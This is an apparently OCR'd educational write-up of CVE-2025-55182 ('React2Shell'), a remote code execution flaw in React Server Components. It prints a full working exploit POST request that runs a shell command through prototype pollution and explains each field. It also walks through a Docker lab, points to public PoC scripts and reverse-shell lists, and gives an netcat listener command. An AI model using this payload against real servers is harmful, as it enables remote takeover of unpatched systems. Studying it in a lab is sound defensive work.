


December 11, 2025

CVE-2025-55182 (React2Shell)

Exploring, and Exploiting Safely

Contents

1 What

1.1 What is React?

React is a library to allow developers to create "web and native users interafces" and apps. It allows for creating these interfaces with pre-made functions, quality of life (QoS) and interactive features, for a wide variarity of form factors (for example, mobile and desktop).

This library also has *Server Components* which allow you to render content before serving the content (hence the server part, and it can be done without a web server, commonly called bundling).

To acomplish this it uses the *Flight Protocol* [1] , which is more of a software implementation protocol (meaning the "users" of this library dont need to know about it) and there seems to be little to no documentation on it.[2] To boil it down, it is a serialization format used in RSC, which is used to transfer data between the Server and Client.

The *React Flight Protocol* is where the vulnerability occurs.

update: *RSC* appeared many more devices than initally anticipated. That means that some IoT Devices[3] devices are also exploitable by this vulnerability.

1.2 What is NodeJS?

NodeJS is "an *open-source* and *cross-platform* JavaScript runtime environment". That means that it runs javascript, and can be used to create a HTTP Server, written in *Common Javascript (CJS)*. [4]

There was technically another CVE, CVE-2025-66478, but it was rejected because it was considered a duplicate. It was spacifically for *NodeJS* to get the word out more thoroughly, so requested two.

We will be using a vulnerable version of *NodeJS*, but this could work with any server that uses *React Server Components (RSC)*, since that is where the vulnerability lies.

---

[1] Acording to the Britannica Dictionary *protocol* is defined breifly as: "... a set of rules or procedures for transmitting data between electronic devices..." Which defines it precisely, for those who dont completly understand it.

[2] Here is the few descriptions I was able to find with Google Dorking.

GitNation	site	wayback	*"Meet React Flight and Become a RSC Expert"*
Dev.to - Peter Harrison	site	wayback	*"Lessons from React2Shell"*
React.js Examples	site	wayback	*"...build animation compositions for React"*

Which is kind of frustrating to have to go through so much effort to find what some documentation on what it is. Still no documentation however.

[3] A couple articles on *CVE-2025-55182*:

Bitdefender	site	wayback	*Impact on Smart Homes*
cisco	site	wayback	*Affected Cisco Products*

[4] A good introduction to NodeJS how to use it, and what it is: `https://nodejs.org/en/learn/getting-started/introduction-to-nodejs`

1.3 What is CVE-2025-55182?

CVE-2025-55182, or *React2Shell (React to Shell)*, was disclosed on November 29th, 2025 PT, by *Lachlan Davidson* to *Meta*.

The Vulnerability was "initally disclosed and patch released" was performed by *React* and *Vercel* (provides dev tools and cloud infrastructer) on December 3rd, 2025 PT.

This vulnerability takes advantage of the Flight Protocol (discussed above), and sends a maliciously formed HTTP POST Request [5] The specifc type of a vulnerability is a *Input Sanitization* failure. This means that the software failed to check the input, in this case a HTTP Request, and injects arbitrary JavaScript that can execute server-side.

[5] A HTTP POST Request can be broken down into three segments, "HTTP", "POST", and "Request". *Request* refers to the action, where a client askes the server *something*.

HTTP refers to the protocol used in the *Application* layer, specifically for websites, and webservers (NOTE: *HTTPS* follows pretty much the same rules as *HTTP* in this senario).

POST refers to the type of *HTTP Request* or *Method*, or what the client wishes the server to do. The specification lists a set of *Methods*, but only requires "GET" and "HEAD" (RFC-2616 is the Protocol). In this case it is a "POST", which is used to post data to the web server.

Further: What is a Web Request?, Web Requetss Explained.

1.3.1 Request

The genreal vulnerability *HTTP POST Request*, where the payload is a harmless *id* command, is as follows:

```
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data;
    boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 758

------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"

{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res = process.mainModule.require('child_process')
        .execSync('id').toString().trim();;
      throw Object.assign(new Error('NEXT_REDIRECT'), {
          digest: `NEXT_REDIRECT;push;/login?a=${res};307;`
      });",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"

"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"

[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad--
```

The payload being the *'id'*, hidden within the *'_response'* JSON tag.[6]

That request may seem donting, magical incantation, and some of it is, but if you break it down into its component parts, it becomes easier.

1.3.2 Headers

```
POST / HTTP/1.1
Host: localhost
Next-Action: x
Content-Type: multipart/form-data;
    boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Length: 758
```

This is called the request headers, they specify the "metadata" of the request. The following are what each necessary part means:

POST	What Request Method Type
/	Url Directory
HTTP/1.1	HTTP version
multipart/form-data;	The type of data sent. Multiple data forms in this case.

Not that hard. The bit after the *Content-Type*, is the name of the boundry.[7] Also, the *Content-Dispositon* is a per form header, that specifies the information, like name, for the form it is in.

[6] *JSON (or JavaScript Objec Notation)* is a "open standard file format and data interchange format that uses human-readable tet to store and transmit data objects consisting of name–value pairs and arrays (or other serializable values)." *Serializable* means it can be translated into a format that can be stored or transmited and reconstructed latter (for example, JSON does not need to have to take up multiple lines, it can exist on a single line, with no spaces inbetween values). You can visit `https://www.json.org` for more info.

[7] For webkit based browsers, they put this boundary marker to delineate the form-data. It depends on the source of the request formation. This does not matter for this discussion.

1.3.3 First Form-Data

The first form-data field holds the actual payload, and the javascript, that will run on the vulnerable host.

```
{
  "then": "$1:__proto__:then",
  "status": "resolved_model",
  "reason": -1,
  "value": "{\"then\":\"$B1337\"}",
  "_response": {
    "_prefix": "var res = process.mainModule.require('child_process')
        .execSync('id').toString().trim();;
      throw Object.assign(new Error('NEXT_REDIRECT'), {
         digest: `NEXT_REDIRECT;push;/login?a=${res};307;`
      });",
    "_chunks": "$Q2",
    "_formData": {
      "get": "$1:constructor:constructor"
    }
  }
}
```

"**status**": Tells the server that is read to be processed.
"**reason**": Prevents Crash from a function error.
"**_prefix**": The actual command that runs on the server.
"**_formData.get**": Points to Function to allow to create another.
"**then**": Make JavaScript call our function via *await*.
"**value**": Contains $B to trigger the blob handler.
[2]

So that is a closer look, but the simpler version is that it: suppresses errors, creates function, and uses the *await()* function to call the function.

The *await* keyword, is used when code is running asynchronously (meaning that multiple peices of code can run at the same time, instead of one bit at a time, which allows some slow code to run faster, but take more resources).

1.3.4 Second Form-Data

This next form references the first form.

```
$@0
```

This little tid bit allows for the entire vulnerability to run and also creates a loop that exposes internal objects in the server. This little stub means, get me ($) the raw data (@) of the 0ith chunk (0). [2]

1.3.5 Exploitation Chain

Stage 1: Create a self-reference loop

This is done by the second *form-data* chunk.[2]

Stage 2: Trick JavaScript into calling attacker code

To make JavaScrpt automatically execue our package, we change javascripts *.then()* function to point to React's internal *then()* function.

We effectivly replace the interal React function with our own code.[2]


Stage 3: Inject malicious data for initialization

This next part just puts malicious data. We feed the payload into react's code initalization process, which *"resolved_model"* from the Headers. This makes it parse our field and process it.[2]

Stage 4: Execute arbitrary code via the blob handler

Then we use the blob handler (via *$B* prefix), which calls the *.get()* method on our object.[2]

1.4 What is a Reverse Shell



A Reverse shell reverses the normal process that a shell does, that being, a client that reaches out to a server and establishes a connection, giving the client access to the server.

A Reverse shell does the opposite, a server reaches out to the client and establishes a connection, but the client has control of the server. For both the connection destination has to be listening on a port.

2 How

For this example I will create a safe containerized environment, exploit the environment, and then create a reverse shell.

2.1 Setting up Environment

For the environment I will use a docker image, specifically, from *vulhub* (pre-built vulnerable docker environments). So you will need to download and start the docker application. For example you can do that as follows for archlinux:

```
sudo pacman -S docker docker-compose
# Will only run till reboot. Enable will make it permanent.
sudo systemctl start docker
```

The next step will create a vulnerable server, you should disconect that computer from the network after you build the image.

The full setup of the image as described by vulhub, is *here*. To set up this environment you need get the repo, find the CVE-2025-55182 directory, and run the following in that directory:

```
# build docker image
docker compose build
# run docker image
docker compose up # use '-d' to run in background
```

This will download and start runing the docker image. From there, if you ran it without *-d* then it will tell you the ip address from the container to the host, which you will want to note.

You now have a vulnerable *NodeJS/React* server.

2.2 Exploiting

For this next step you need to make, or get, a script to execute the vulnerablity. I was able to acheive this with multiple scripts so take your pick:

msanft (python)	site	wayback	*Explanation and full RCE PoC for CVE-2025-55182*
ejpir (javascript)	site	wayback	*CVE-2025-55182 POC*
lachlan2k (Author)	site	wayback	*Original Proof-of-Concepts for React2Shell*

For all of these you will need to change the ip and port. Then all you need to do is run the script and/or add a custom payload, which I will cover next.

2.3 Reverse Shell

Now you got to make a custom payload and a server to get a reverse shell.

You can find a large list of reverse shells, implemented in many languages and methods, in this github repo: https://github.com/nicholasaleks/reverse-shells. There are many, many one-line to multi-line reverse shells that you can use.

Now all you need to do is set up a listener, this can be done with *ncat* (networking utility that reads and writes data across networks from the command line). To do this, with the *OpenBSD* version, use the following command, replacing *¡port¿* with your specified port:

```
nc -lvnp <port>
```

Now all you have to do is execute the vulnerability and then you will have a reverse shell into the docker image, which will be very limited.

References

[1] Vulhub.
React Server Components Flight Protocol Deserialization RCE.
https://github.com/vulhub/vulhub/tree/master/react/CVE-2025-55182

[2] TrendMicro.
React2Shell Analysis, Proof-of-Concept Chaos, and In-the-Wild Exploitation.
https://www.trendmicro.com/en_us/research/25/l/CVE-2025-55182-analysis-poc-itw.html

There are aproxamently 2048 words in this document.